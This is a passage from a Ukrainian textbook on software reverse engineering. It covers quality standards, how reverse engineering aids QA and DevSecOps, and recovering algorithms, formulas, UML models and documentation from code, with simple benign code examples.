CMMI v2.0 фокусується не на характеристиках конкретного продукту і не на переліку вразливостей, а на зрілості процесів організації. *CMMI v*2.0 описує шлях підвищення здатності організації до стабільного досягнення результатів і зберігає модель із п’ятьма рівнями зрілості. Офіційні матеріали *CMMI* зазначають, що рівні зрілості утворюють поетапний шлях удосконалення, де кожний рівень нарощує функціональність і керованість попереднього.

ISO / IEC 15504 – *Software Process Assessment* – Оцінка і атестація зрілості процесів створення і супроводу ПЗ. Є розвитком і уточненням *ISO* 12207 і *SEI CMM*. Містить розширену відносно *ISO* 12207 кількість процесів життєвого циклу і 6 рівнів зрілості процесів, дається докладний опис схеми атестації процесів, на основі результатів якої може бути виконано оцінку зрілості процесів та надано рекомендації щодо їх удосконаленню.

PMBOK – *Project Management Body of Knowledge* – Звід знань з управління проєктами. Містить описи складу знань у 9 розділах управління проєктами.

SWEBOK – *Software Engineering Body of Knowledge* – Звід знань з програмної інженерії – містить опис складу знань у 18 розділах з програмної інженерії.

ДСТУ ISO/IEC 25001:2016 Інженерія систем і програмних засобів. Вимоги до якості систем і програмних засобів та її оцінювання (Серія стандартів *SQuaRE*). Інформаційні технології. Оцінювання програмного продукту.

ДСТУ ISO/IEC 25010:2025 включає 8 характеристик якості:

- функціональна придатність (*Functional Suitability*);
- ефективність роботи (*Performance efficiency*);
- сумісність (*Compatibility*);
- зручність використання (*Interaction capability*);
- надійність (*Reliability*);
- безпека (*Safety*);
- зручність супроводу (*Maintainability*);
- переносимість (*Flexibility*).

Контроль якості (*Quality Control*, *QC*) відповідно до ISO 9000 – це частина менеджменту якості, зосереджена на виконанні вимог по відношенню до оцінки кількості дефектів, багів (при їх наявності) в продукті. Контроль якості являє собою набір процесів (дій), спрямованих на оцінку розробленого продукту (проєкту документа, системи розвитку тощо) і відповідності вимогам замовника. Виконання цих процесів гарантує перевірку якості поставленого продукту і визначає, наскільки добре він спроєктований і виконаний. Мета контролю якості полягає в пошуках дефектів і забезпеченні їх виправлення.

OWASP ASVS (*Open Worldwide Application Security Project*, *Application Security Verification Standard*) є важливим галузевим орієнтиром для веб-застосунків. Проєкт *ASVS* надає основу для перевірки технічних засобів захисту веб-застосунків і одночасно список вимог для безпечної розробки. *ASVS* використовують як метрику довіри до застосунку, як набір вимог для проєктування контролів безпеки та як основу для формалізації вимог у контрактах і процедурах приймання. У моделі застосовуються рівні перевірки L1, L2, L3, де L1 відповідає базовому рівню, L2 – більшості застосунків, а L3 – системам із високою цінністю або високими вимогами до гарантій безпеки. На офіційному сайті *OWASP* уже доступна новіша стабільна версія *ASVS* 5.0.0, однак версія 4.0/4.0.3 усе ще широко використовується в навчальних і практичних матеріалах.

CWE (*Common Weakness Enumeration*) Top-25 від *MITRE* – це не стандарт у класичному нормативному сенсі, а аналітичний перелік найнебезпечніших і найпоширеніших слабкостей програмного забезпечення. Він формується на

основі аналізу *CVE* (*Common Vulnerabilities and Exposures*) та використовується для пріоритезації захисних заходів, навчання розробників, побудови політик безпеки й зменшення класів дефектів на рівні архітектури та коду.

1.7. Забезпечення якості та реверс-інжиніринг

Цей підрозділ присвячений розгляду того, як техніки РІПЗ органічно доповнюють та розширюють можливості класичної системи *QA* – насамперед там, де традиційні методи виявляються недостатніми або неможливими.

Класичне тестування функціонує в умовах так званого “білого” або “сірого” ящика: тестувальник має доступ до вихідного коду, архітектурних схем та специфікацій. Проте на практиці значна частина програмного стека залишається поза цими межами. Компілятор може вносити оптимізації, що змінюють поведінку коду відносно його вихідного тексту. Бібліотеки третіх сторін постачаються у вигляді скомпільованих бінарних файлів. Прошивки вбудованих систем не мають відкритого коду. Саме ці “сліпі зони” є першоджерелом дефектів і вразливостей, які класичне тестування не здатне виявити.

РІПЗ заповнює ці прогалини, надаючи інструменти для дослідження поведінки ПЗ на рівні машинного коду – тобто саме в тому стані, в якому воно реально функціонує. Таким чином, інтеграція РІПЗ в процес *QA* не є надмірністю, а логічним розширенням принципу “тестуй те, що розгортаєш”.

Реверс-інжиніринг у процесі аналізу дефектів. Одним із найпоширеніших сценаріїв, де РІПЗ безпосередньо служить цілям *QA*, є аналіз дефектів у кінцевих збірках. У процесі розробки програмне забезпечення компілюється у двох конфігураціях: налагоджувальній (*debug build*), що містить символи відлагодження та відключені оптимізації, та релізній (*release build*), оптимізованій для продуктивності та позбавленій символів відладки. Нерідко трапляється ситуація, коли дефект відтворюється виключно в релізній збірці – через ефекти компіляторних оптимізацій, зміни у вирівнюванні пам'яті або поведінку, залежну від часу виконання.

У такому випадку єдиним способом локалізувати проблему є аналіз бінарного коду. Дизасемблювання релізного артефакту дозволяє відновити послідовність машинних інструкцій і зіставити її з вихідним кодом вручну.

Декомпілятори, такі як вбудований у *Ghidra* або *Hex-Rays* у складі *IDA Pro*, відновлюють псевдокод мовою С, який, хоча й не є точною копією оригіналу, достатньою мірою відображає логіку для ідентифікації місця збою. Динамічний відлагоджувач, підключений до релізного процесу, дозволяє відстежити стан стеку та регістрів у момент аварійного завершення, навіть за відсутності символів відлагодження.

Аудит якості та безпеки сторонніх компонентів. Сучасні програмні системи значною мірою залежать від компонентів сторонніх розробників. Згідно з дослідженнями у сфері безпеки програмного забезпечення, понад 80% коду середньостатистичного комерційного продукту становлять сторонні бібліотеки та фреймворки. Якщо ці компоненти постачаються у скомпільованому вигляді, перевірка їх якості та безпеки засобами традиційного тестування неможлива.

РІПЗ надає інструменти для такої перевірки. Статичний аналіз бінарного файлу бібліотеки дозволяє виявити: жорстко закодовані облікові дані або криптографічні ключі; небезпечні функції (наприклад, strcpy, gets), що провокують переповнення буфера; наявність підозрілого мережевого коду або несподіваних системних викликів; ознаки відомих вразливих патернів. Такий аналіз є різновидом аудиту якості – він перевіряє не лише те, що компонент робить задекларовано, а й те, що він не робить задекларовано.

***Fuzzing* на основі реверс-інжинірингу.** *Fuzzing* – метод автоматизованого тестування, що ґрунтується на генерації некоректного або непередбачуваного вводу з метою провокації аномальної поведінки програми. Ефективність сучасного *fuzzing* значною мірою залежить від розуміння формату вхідних даних: мутатор, що “знає” структуру формату, генерує семантично валідні мутації, здатні досягати глибших гілок коду.

РІПЗ надає саме це знання для закритих форматів. Аналіз функцій парсингу в бінарному файлі – ідентифікація перевірок магічних байтів, структур розбору полів, умов переходу між станами – дозволяє реконструювати специфікацію формату вхідних даних. На основі цієї специфікації створюється граматика або словник для цілеспрямованого *fuzzing*. Такий підхід суттєво підвищує щільність виявлення вразливостей порівняно із сліпим мутаційним *fuzzing*, оскільки

генерований ввід долає початкові перевірки валідності та досягає внутрішньої логіки обробки.

Верифікація відповідності та виявлення недокументованої поведінки. Контракт між постачальником програмного компонента та його споживачем формалізується у вигляді специфікації або декларованого інтерфейсу. Завданням *QA* є верифікація того, що реалізація відповідає цьому контракту. Однак компонент може реалізовувати більше, ніж задекларовано, – і ця "надлишкова" функціональність є потенційним джерелом ризиків як у частині безпеки, так і у частині стабільності.

Аналіз таблиць експортованих функцій, рядків, вбудованих у бінарний файл, та графів потоків виконання дозволяє виявляти недокументовані точки входу, приховані команди управління та функції, активовані прихованими прапорами конфігурації. Така верифікація є формою аудиту відповідності (*compliance audit*) на рівні машинного коду і доповнює функціональне тестування, яке перевіряє лише поведінку через задокументований інтерфейс.

Таблиця 1.2. Техніки РІПЗ та їх застосування в забезпеченні якості

Техніка РІ	**Опис**	**Застосування в *QA***
Дизасемблювання	Перетворення машинного коду на мнемоніку асемблера	Локалізація збоїв у релізних збірках без символів відлагодження
Декомпіляція	Відновлення псевдокоду C/C++ зі скомпільованого бінарного файлу	Аудит логіки стороннього компонента; перевірка відсутності небезпечних патернів
Динамічна інструментація	Ін'єкція коду в процес, що виконується, для перехоплення викликів	Тестування поведінки закритих *API*; вимірювання покриття без вихідного коду
Бінарне порівняння (*diffing*)	Автоматичне зіставлення двох версій бінарного файлу на рівні функцій	Виявлення несанкціонованих або незадокументованих змін у компоненті
Аналіз трафіку та протоколів	Перехоплення та реконструкція мережевих обмінів	Тестування взаємодії клієнт-сервер; перевірка правильності реалізації протоколу
Fuzzing бінарних інтерфейсів	Генерація мутованого вводу на основі структури, відновленої через РІ	Виявлення вразливостей у парсерах та обробниках даних без вихідного коду

Таким чином, РІПЗ є не альтернативою, а розширенням класичної системи забезпечення якості. Він заповнює принципові прогалини, що виникають у тих частинах програмного стека, де традиційні методи верифікації – тестування за вихідним кодом, вимірювання покриття, аналіз специфікацій – неможливі або недостатні. Локалізація дефектів у релізних збірках, аудит якості та безпеки сторонніх компонентів, регресійний контроль через бінарне порівняння, відновлення специфікацій протоколів для інтеграційного тестування, структурований *fuzzing* закритих форматів і виявлення недокументованої поведінки – усі ці завдання стають вирішуваними завдяки органічній інтеграції РІПЗ в процеси QA. Фахівець, що поєднує компетентності в обох галузях, здатний забезпечити якість програмного продукту на рівні, недосяжному для суто класичного підходу.

1.8. Реверс-інжиніринг та безпека ПЗ

У контексті безпеки ПЗ РІ відіграє важливу роль як інструмент дослідження, тестування та підвищення надійності систем.

З одного боку, РІПЗ застосовується для виявлення вразливостей, аналізу шкідливого програмного забезпечення (ШПЗ), перевірки захисту застосунків та аудиту безпеки. З іншого – він може використовуватись і зловмисниками для обходу захисних механізмів, що підкреслює необхідність відповідального та етичного підходу до його використання.

У сучасних умовах складність програмних систем постійно зростає, що ускладнює їхній аналіз. Тому РІПЗ тісно пов’язаний із такими напрямами:

– аналіз виконуваного коду;

– дослідження протоколів і форматів даних;

– виявлення та аналіз вразливостей;

– дослідження та класифікація шкідливого програмного забезпечення;

– захист програм від несанкціонованого доступу та модифікації.

Важливо розуміти, що безпека ПЗ – це не лише побудова захисту, а й здатність перевірити, наскільки цей захист ефективний. Саме тут РІПЗ виступає як інструмент “перевірки на міцність”. РІПЗ дозволяє:

– перевіряти захисні механізми програм;

– виявляти приховану або небажану функціональність;

– аналізувати шкідливі програми;

– досліджувати сторонні системи для інтеграції або сумісності;

– оцінювати рівень захищеності програмних продуктів.

Водночас слід враховувати юридичні та етичні аспекти застосування РІПЗ, зокрема дотримання ліцензійних угод і законодавства.

Дослідження та опис шкідливого програмного забезпечення. Одним із ключових застосувань РІПЗ є аналіз ШПЗ. Метою такого дослідження є не лише виявлення факту шкідливої активності, але й розуміння механізмів роботи, способів поширення та потенційних наслідків.

У загальному випадку дослідження ШПЗ включає:

– визначення типу (вірус, троян, черв'як, шпигунське ПЗ тощо);

– аналіз поведінки програми під час виконання;

– виявлення ознак приховування (обфускація, пакування);

– дослідження взаємодії з операційною системою та мережею;

– встановлення можливих каналів керування або передачі даних.

РІПЗ забезпечує отримання технічних характеристик ШПЗ, необхідних для його повного опису, класифікації та документування. Саме завдяки РІПЗ у описі ШПЗ з'являються такі технічні характеристики:

– хеші файлів, сигнатури, *YARA*-правила;

– *API*-виклики, *C2*-адреси, *mutex*;

– ключі реєстру;

– алгоритми шифрування;

– відповідність *MITRE ATT&CK*.

Опис ШПЗ зазвичай має структурований характер і включає:

– загальну характеристику (призначення, клас загроз);

– вектор проникнення (як саме програма потрапляє в систему);

– механізми закріплення (як вона зберігає присутність у системі);

– функціональність (що саме виконує);

– індикатори компрометації (*IoC*) (ознаки зараження);

– рекомендації щодо виявлення та захисту.

Такі описи використовуються фахівцями з кібербезпеки для розробки засобів захисту, оновлення антивірусних баз та реагування на інциденти.

РІПЗ як складова *DevSecOps.* У сучасній парадигмі розробки програмного забезпечення *DevSecOps* (підхід до розробки ПЗ, який інтегрує безпеку на кожному етапі життєвого циклу *DevOps*) РІПЗ перестає бути лише інструментом аналізу "чужого" або успадкованого коду. Він трансформується у системну практику забезпечення якості та безпеки, інтегровану безпосередньо в процеси розробки, тестування і постачання ПЗ.

РІПЗ у *DevSecOps* використовується для:

– аналізу поведінки програм без доступу до вихідного коду;

– виявлення вразливостей і прихованої логіки;

– перевірки відповідності реалізації вимогам безпеки;

– дослідження сторонніх компонентів (*third-party*, *open-source*, *legacy*).

Таким чином, РІПЗ стає важливим інструментом безперервної перевірки (*continuous verification*) у життєвому циклі ПЗ.

Місце РІПЗ у CI/CD. У класичному *CI/CD* (ключова *DevOps*-практика) основні етапи включають збірку, тестування, аналіз і розгортання. У контексті DevSecOps до цих етапів додається безперервний контроль безпеки, де РІПЗ відіграє ключову роль. РІПЗ може бути інтегрований на кількох рівнях:

1. Етап збірки (*Build stage*):

– аналіз зібраних артефактів (бінарних файлів, контейнерів);

– перевірка відсутності небезпечних залежностей;

– виявлення вставленого шкідливого коду.

2. Етап тестування (*Test stage*):

– динамічний аналіз поведінки застосунку;

– *fuzzing* та інструментоване виконання;

– перевірка відповідності безпековим вимогам (наприклад, *ASVS*).

3. Етап релізу (*Release stage*):

– перевірка цілісності збірки;

– аналіз відповідності політикам безпеки;

– аудит сторонніх компонентів.

4. Етап моніторингу (*Monitoring stage*):

– аналіз поведінки при експлуатації;

– дослідження інцидентів;

– реверс-інжиніринг підозрілих артефактів.

РІПЗ виконує функцію:

– глибинного аналізу (*deep inspection*) програмних артефактів;

– незалежної перевірки (*independent validation*);

– контролю довіри (*trust verification*) до стороннього коду.

На відміну від статичного аналізу вихідного коду, РІПЗ дозволяє аналізувати фактичну реалізацію, що потрапляє у виконуване середовище.

Концепція *shift-left security* передбачає перенесення заходів безпеки на якомога ранні етапи життєвого циклу розробки. РІПЗ традиційно асоціюється з пізніми стадіями (аудит, аналіз інцидентів), але в *DevSecOps* він застосовується значно раніше.

На етапі дизайну:

– аналіз аналогічних систем і їх реалізацій;

– виявлення типових слабкостей (наприклад, *CWE Top-25*).

На етапі розробки:

– аналіз згенерованих бінарних файлів;

– перевірка відповідності реалізації очікуваній логіці;

– виявлення оптимізацій компілятора, що можуть вплинути на безпеку.

На етапі *code review*:

– порівняння вихідного коду з декомпільованим результатом;

– виявлення “прихованої” поведінки.

Це надає наступні переваги:

– раннє виявлення вразливостей;

– зменшення вартості виправлення дефектів;

– підвищення прозорості реалізації;

– запобігання помилкам інтеграції сторонніх компонентів.

Таким чином, РІПЗ стає не лише реактивним, а й проактивним інструментом безпеки.

1.9. Питання для самоконтролю

1. В чому полягає сутність РІПЗ?
2. Що таке реінжиніринг? Чим він відрізняється від РІПЗ?
3. Яка мета РІПЗ?
4. Які існують види РІПЗ?
5. Які задачі РІПЗ?
6. Які артефакти досліджуються в процесі РІПЗ?
7. Що є результатом РІПЗ?
8. Яким чином захищаються від РІПЗ?
9. Чи є законодавчі обмеження на застосування РІПЗ?
10. Які існують види інструментальних засобів РІПЗ? Які функції вони виконують?
11. Як застосовується ШІ в РІПЗ?
12. Як пов’язаний РІПЗ та якість ПЗ?
13. Як РІПЗ використовується для забезпечення безпеки ПЗ?

2. РЕВЕРС-ІНЖИНІРИНГ ТА ЯКІСТЬ ВИХІДНОГО КОДУ

2.1. Загальний аналіз вихідного коду

2.1.1. Мета, умови та задачі аналізу вихідного коду

В залежності від того, з яким ПЗ має справу дослідник (власним або сторонніх розробників) та наявності або відсутності проєктної документації, мета аналізу вихідного коду може бути різною.

Метою РІПЗ вихідного коду ПЗ, може бути:

−з’ясування того, що робить програма;

−відновлення відсутніх моделей проєктної документації;

−оцінка відповідності вихідного коду вимогам (відновлення моделей ПЗ та порівняння їх з вимогами);

−оцінка якості коду;

−оптимізація;

−виявлення небезпечних ділянок коду (вразливостей та помилок);

−пошук ознак шкідливого коду.

Умови проведення РІПЗ вихідного коду програми:

−наявність вихідного коду програми на певній мові програмування високого рівня, який є першоджерелом або отриманий шляхом декомпіляції виконуваного коду;

−відсутність проєктної документації (специфікацій), необхідність верифікації на відповідність документації або недовіра до неї.

Задачі РІПЗ вихідного коду програми:

1. Визначення загальних відомостей про програму:

−мова програмування;

−парадигма програмування, модель обчислень;

−середовище розробки, операційна система;

−автор, дата, компанія, країна.

2. Структурний аналіз:

−склад програми (модулі, класи, функції, структури даних, компоненти);

−рівні ієрархії елементів програми;

– схема взаємодії компонентів програми;

– об’єктна модель програми (для об’єктно-орієнтованих програм).

3. Відновлення математичного забезпечення:

– відновлення формул;

– відновлення схем алгоритмів.

4. Оцінка якості коду:

– наявність помилок;

– оптимізація ділянок коду;

– профілювання.

5. Верифікація та атестація ПЗ.

Загальні відомості про програму визначаються шляхом читання тексту програми, її лексики та структури, коментарів тощо.

Структурний аналіз виконується шляхом дослідження файлу проєкту (при наявності), директив звертання до інших модулів, викликів функцій та ін. Об’єктна модель може бути відновлена автоматичними засобами середовища програмування, спеціальними інструментами або ШІ.

Відновлення математичного забезпечення є процесом нетривіальним, виконується, як правило, вручну шляхом аналізу виразів та алгоритмів. Потребуються знання чисельних методів, класичних алгоритмів, вміння читати та розуміти програми. Схеми алгоритмів відновлюються вручну та в принципі підлягають автоматизації. На сьогодні системи ШІ здатні полегшити ці процеси.

Оцінка якості коду є процесом оптимізації програм та доведення їх до оптимального стану по критеріям надійності, захищеності, продуктивності. *Якість* програмного забезпечення – характеристика ПЗ, яка визначає ступінь відповідності ПЗ критеріям якості. Поняття якості має різні інтерпретації залежно від конкретної програмної системи та вимог до неї.

Верифікацією та ***атестацією*** називаються процеси, в ході яких перевіряється відповідність ПЗ специфікаціям вимог замовників та стандартам. Верифікація й атестація охоплюють весь життєвий цикл ПЗ – вони починаються на етапі аналізу вимог і завершуються перевіркою програмного коду на етапі тестування програмної системи.

Існують спеціалізовані інструментальні засоби аналізу вихідного коду. *Статичні аналізатори програм* – це інструментальні програмні засоби, що сканують вихідний текст програми і виявляють можливі помилки і суперечності. Для аналізаторів не потрібна виконувана програма, вони виконують синтаксичний розбір тексту програми та розпізнають різні типи операторів. За допомогою аналізаторів можна перевірити, чи правильно складені оператори, зробити висновки щодо потоку керування в програмі й у багатьох випадках обчислити безліч значень даних, що використовує програма. Аналізатори доповнюють засоби виявлення помилок, надані компілятором певної мови програмування.

Статичний аналіз складається з декількох етапів:

1. *Аналіз потоку керування.* Ідентифікація і виділення розгалужень та циклів, їхніх точок входу і виходу, виявлення не використовуваного коду. На цьому етапі також можна виявити умовні оператори з надлишковими умовами. Аналіз розгалужень програми істотно допомагає розібратися в керуванні програмою і дозволяє проаналізувати кожне розгалуження окремо

2. *Аналіз використання даних.* Це перевірка змінних у програмі. Даний етап є зайвим, якщо використовується мова зі строгим контролем типів.

3. *Аналіз інтерфейсу.* Це перевірка узгодженості різних частин програми, правильності оголошення процедур і їхнього використання.

4. *Аналіз потоків даних.* Визначаються залежності між вхідними і вихідними змінними. Хоча цей аналіз не виявляє конкретних помилок, він дає повний список значень, використаних у програмі.

Сучасні системи ШІ здатні не тільки автоматизувати процес аналізу, а й виконувати оптимізацію вихідного коду.

2.1.2. Визначення загальних відомостей про програму

Визначення загальних відомостей про програму полягає у з’ясуванні наступних її властивостей:

−мова програмування;

−парадигма програмування;

−модель обчислень;

−середовище розробки;

– операційна система;

– автор, дата, створення компанія та країна.

Мова програмування визначається шляхом читання вихідного коду. Так як багато сучасних мов програмування мають С-подібний синтаксис (*C*, *C++*, *C#*, *JAVA*, *PHP* та ін.), то ця задача потребує певних зусиль щодо пошуку характерних виключно для цієї мови ознак.

Парадигма програмування (процедурна, об'єктно-орієнтована, об'єктно-базована, функціональна, узагальнена і т.п.) визначається мовою та стилем. Певні мови, такі як *C++*, є багатопарадигменними.

Модель обчислень (послідовна, паралельна, розподілена, рекурсивна, лямбда і т.п.) визначається як мовою програмування, так і парадигмою та стилем.

Середовище розробки, в якому створювалось ПЗ, визначається за типом проєкту (якщо він є), за певними ознаками, притаманними певним середовищам розробки, що відхиляються від стандартів (використання специфічних функцій, модулів, типів даних), або по коментарях.

Операційна система, для якої створена програма (якщо вона не є кросплатформною), визначається за використанням системних викликів.

Автор, дата, компанія, країна визначається, як правило, за наявними коментарями або атрибутами файлів.

2.1.3. Структурний аналіз

До задач структурного аналізу вихідного коду ПЗ відносяться наступні задачі визначення *структури* програми:

1. Ідентифікація модулів (файлів) та їх взаємовідносин.
2. Виділення структур даних (файлів даних) та підпрограм.
3. Виділення декларацій та визначень.
4. Визначення процедур (та їх параметрів).
5. Визначення класів, об'єктів та їх відносин (для об'єктно-орієнтованих програм).
6. Отримання схеми виклику модулів (структурно-функціональна схема).

2.2. Відновлення моделей

2.2.1. Відновлення алгоритмів

Відновлення математичного забезпечення включає відновлення алгоритмів та формул та застосовується для процедурних програм та окремих функцій класів об’єктно-орієнтованих програм.

Алгоритми відновлюються при потребі для кожної процедури або окремих процедур, що включає схему алгоритму та його опис.

Типові (базові) структури алгоритмів включають:

– послідовність;

– розгалуження (в т.ч. goto);

– цикли (спеціалізовані або з goto);

Стандарти запису алгоритмів визначаються потребами або стандартами компанії, наприклад, блок-схема, Р-схема, структурна діаграма, діаграма діяльності UML та інші.

Інструменти:


– графічні редактори для побудови схем алгоритмів;

– автоматичні конструктори;

– ШІ-асистенти.

Приклад відновлення блок-схеми алгоритму для фрагменту програми:

```
scanf("%d", &x);
y = 3;
if(x<=0) x = x + y;
else
while(y > 0){
  x = x * 2;
  y = y – 1;
}
printf("%d", x);
```



2.2.2. Відновлення формул

Відновлення математичних формул включає:

– відновлення формул з виразів програми;

– відновлення формул з процедур (алгоритмів);

– визначення області допустимих значень (ОДЗ).

Приклад відновлення математичних формул для фрагментів коду:

1) *Формула задана виразом*:

```
y = 5*pow(x,2) / log(sqrt(x))/exp(pow(x,3))*1/(pow(sin(x),2) + cos(x));
```

Результат відновлення формули: $y = \frac{5x^2}{\ln\sqrt{x}\cdot e^{x^3}} \cdot \frac{1}{\sin^2 x + \cos x}$

2) *Формула задана фрагментом коду*:

```
a = 5*pow(x,2) /log(sqrt(x));
b = exp(pow(x,3))*1/(pow(sin(x),2) + cos(x));
y = a / b;
```

Результат відновлення формули: $y = \frac{5x^2(\sin^2 x + \cos x)}{\ln\sqrt{x}\cdot e^{x^3}}$

3) *Формула задана у вигляді функції*:

```
long f(int x)
{
   long r=1;
   for(int i=1; i<=x; i++) r*=i;
   return r;
}
```

Результат відновлення формули: $f(x) = x!$

4) *Формула задана у вигляді рекурсивної функції*:

```
float f(float x, int n)
{
  if(n==0) return 1;
  else return x*f(x, n-1);
}
```

Результат відновлення формули: $f(x,n) = x^n$

Найбільш складними випадками є відновлення формул з програмного коду, який використовує певні чисельні методи, наприклад, обчислення визначеного

інтегралу методом прямокутників. В складних випадках системи ШІ значно полегшують відновлення формул.

2.2.3. Відновлення об'єктної моделі

На практиці для об'єктна-орієнтованих програм реально отримати діаграми класів, кооперації, послідовності та станів.


Інструменти аналізу:

–вбудовані засоби в *IDE* – дозволяють автоматично отримати діаграму класів, наприклад *ModelView* (*Embarcadero C++Builder, MS Visual Studio*), які також вміють синхронізувати програмний код з діаграмами *UML*:

–зовнішні інструменти, наприклад, *StarUML*;


–онлайн-системи з вбудованими елементами ШІ, або такі, що інтегруються з системами ШІ, наприклад, *PlantUML*, *Mermaid*.

Приклад: Визначити діаграму класів для заданого тексту програми.

Вихідний код C++	**Відновлена діаграма класів**
`class A{` ` public: int a, b;` `};` `class B: public A{` `  public: int c, d;` `};` `class C: public A{` `  public: float e, f;` `};` `class D: public B, public C{` `  char x;` `};`	

Сучасні системи ШІ значно розширюють можливості відновлення моделей ПЗ з вихідного коду. Одним із найефективніших підходів є використання текстових описів діаграм (*DSL*) у поєднанні з *LLM*, що дозволяє автоматизувати процес побудови *UML* та *C*4 моделей.

Приклад UML-діаграми класів, згенерованої ChatGPT для PlantUML

PlantUML DSL	Зображення в PlantUML
`@startuml` `class A {` `  +a : int` `  +b : int` `}` `class B {` `  +c : int` `  +d : int` `}` `class C {` `  +e : float` `  +f : float` `}` `class D {` `  -x : char` `}` `A <|-- B` `A <|-- C` `B <|-- D` `C <|-- D` `@enduml`	

Процес відновлення діаграм із використанням ШІ включає кілька етапів:

1. Аналіз вихідного коду.

2. Формування опису діаграми у форматі *DSL* цільової графічної системи (наприклад, *PlantUML*).

3. Завантаження *DSL* в графічну систему та візуалізація діаграми.

4. Експорт файлу зображення в документацію.

2.3. Відновлення документації

2.3.1. Зміст задач відновлення документації

До задач відновлення технічної документації на ПЗ відносяться задачі відновлення експлуатаційної та проєктної документації.

Задачі відновлення документації виникають, коли відсутня повністю або частково документація на ПЗ внаслідок, наприклад, втрати або коли наявний тільки виконуваний код.

Відновлення або вдосконалення експлуатаційної документації пов’язано із створенням інструкцій користувачів і відбувається шляхом дослідження роботи

ПЗ за призначенням з визначенням його функціональності та характеристик застосування. Певно, що не всі можливості ПЗ можуть бути виявлені в ході такого дослідження.

Відновлення (створення) проєктної документації може бути актуальним, якщо маємо справу з чужим виконуваним кодом, який потрібно супроводжувати або виконати його реінжиніринг. В залежності від наявності вихідного коду задача може бути занадто складною або підлягати розв'язанню частково. Проєктна документація може включати специфікації вимог та різні моделі, що описують проєкт для програмістів.

2.3.2. Відновлення експлуатаційної документації

Відновлення експлуатаційної документації (ЕД) – це процес відновлення всіх або окремих документів, таких як:

– інструкція користувача;

– інструкція з інсталяції;

– інструкція адміністратора та інші.

При цьому можливі дві ситуації:

– відсутня проєктна документація, а в наявності є тільки виконуваний код програми;

– є проєктна документація, включаючи вихідний код програми.

В першому випадку процес відновлення ЕД виконується вручну шляхом запуску програми та її використання за призначенням. В процесі такого дослідження, власне, і формуються відповідні інструкції з експлуатації у вигляді текстових документів. Функціональність визначається шляхом системного використання всіх пунктів меню, гарячих клавіш, введення різноманітних даних та аналізу реакції ПЗ на дії користувача. Документ може бути неповним.

В другому випадку маємо опис функціоналу програми як зі сторони користувача, так і опис реалізації, тому процес відновлення ЕД відбувається простіше і більш повно.

2.3.3. Відновлення проєктної документації

Відновлення проєктної документації (ПД), як правило, потрібно для програмістів з метою супроводження існуючої системи, коли відсутня повністю або частково ПД, або для реінжинірингу аналогічної системи, коли в наявності є тільки виконуваний код та, можливо, ЕД.

До складу ПД, яку потрібно відновити, можуть входити наступні документи:

−технічне завдання або специфікації вимог (*Software Requirements Specification, SRS*);

−моделі *UML*;

−*IDEF*-моделі.

Відновлення специфікацій вимог до ПЗ – це процес отримання знань про ПЗ на самому верхньому рівні артефактів. Процес призначений для:

−визначення системних архітектур;

−визначення акторів існуючої системи;

−визначення функціональності існуючої системи;

−визначення логічної структури системи;

−відновлення реляційної моделі бази даних.

Автоматичний РІ здійснюється за допомогою інструментальних засобів візуального моделювання та ШІ. Його виконання дозволяє побудувати моделі, які можуть бути прийняті як вихідні. Автоматичному РІ піддається як бізнес-логіка (якщо є вихідні коди на об'єктно-орієнтованій або об'єктно-базованій мові), так і БД.

РІ БД виконується за допомогою інструментальних засобів проєктування БД. Результатом є модель даних, яка може графічно відображатися цим засобом.

Побудова функціональної моделі. Модель функціонування описується, наприклад, за допомогою діаграм варіантів використання (*Use Case*), послідовності (*Sequence diagram*) і діяльності (A*ctivity diagram*) *UML*. Джерелом для її побудови є працююча система і експерименти, які проводяться з нею.

Визначення акторів. Для знаходження акторів слід шукати відповіді на наступні питання:

–Хто є безпосередніми користувачами системи? Необхідно при відповіді на дане питання вказувати ролі, а не конкретних людей, які виконують ці ролі.

–З яким зовнішнім устаткуванням або програмами здійснює взаємодію система?

–Чи виконує система роботи, що активізуються настанням конкретного часу або закінченням певних періодів часу (при позитивній відповіді одним з акторів є таймер)?

Відповіді на поставлені запитання можна отримати або шляхом опитування експертів замовника, або з документації на систему, або (якщо таких немає) шляхом запуску системи і аналізу екранних форм або меню.

Акторам слід присвоїти імена, що відображають їх ролі в роботі з системою.

Визначення варіантів використання. Визначення *Use Case* виконується на основі аналізу екранів працюючої системи. Спочатку визначаються пакети *Use Case*. Для цього слід знайти всі первинні екрани і для кожного з них в моделі на головний діаграмі завести окремий пакет. Таким чином, на цій діаграмі буде пакет акторів і кілька пакетів *Use Case*.

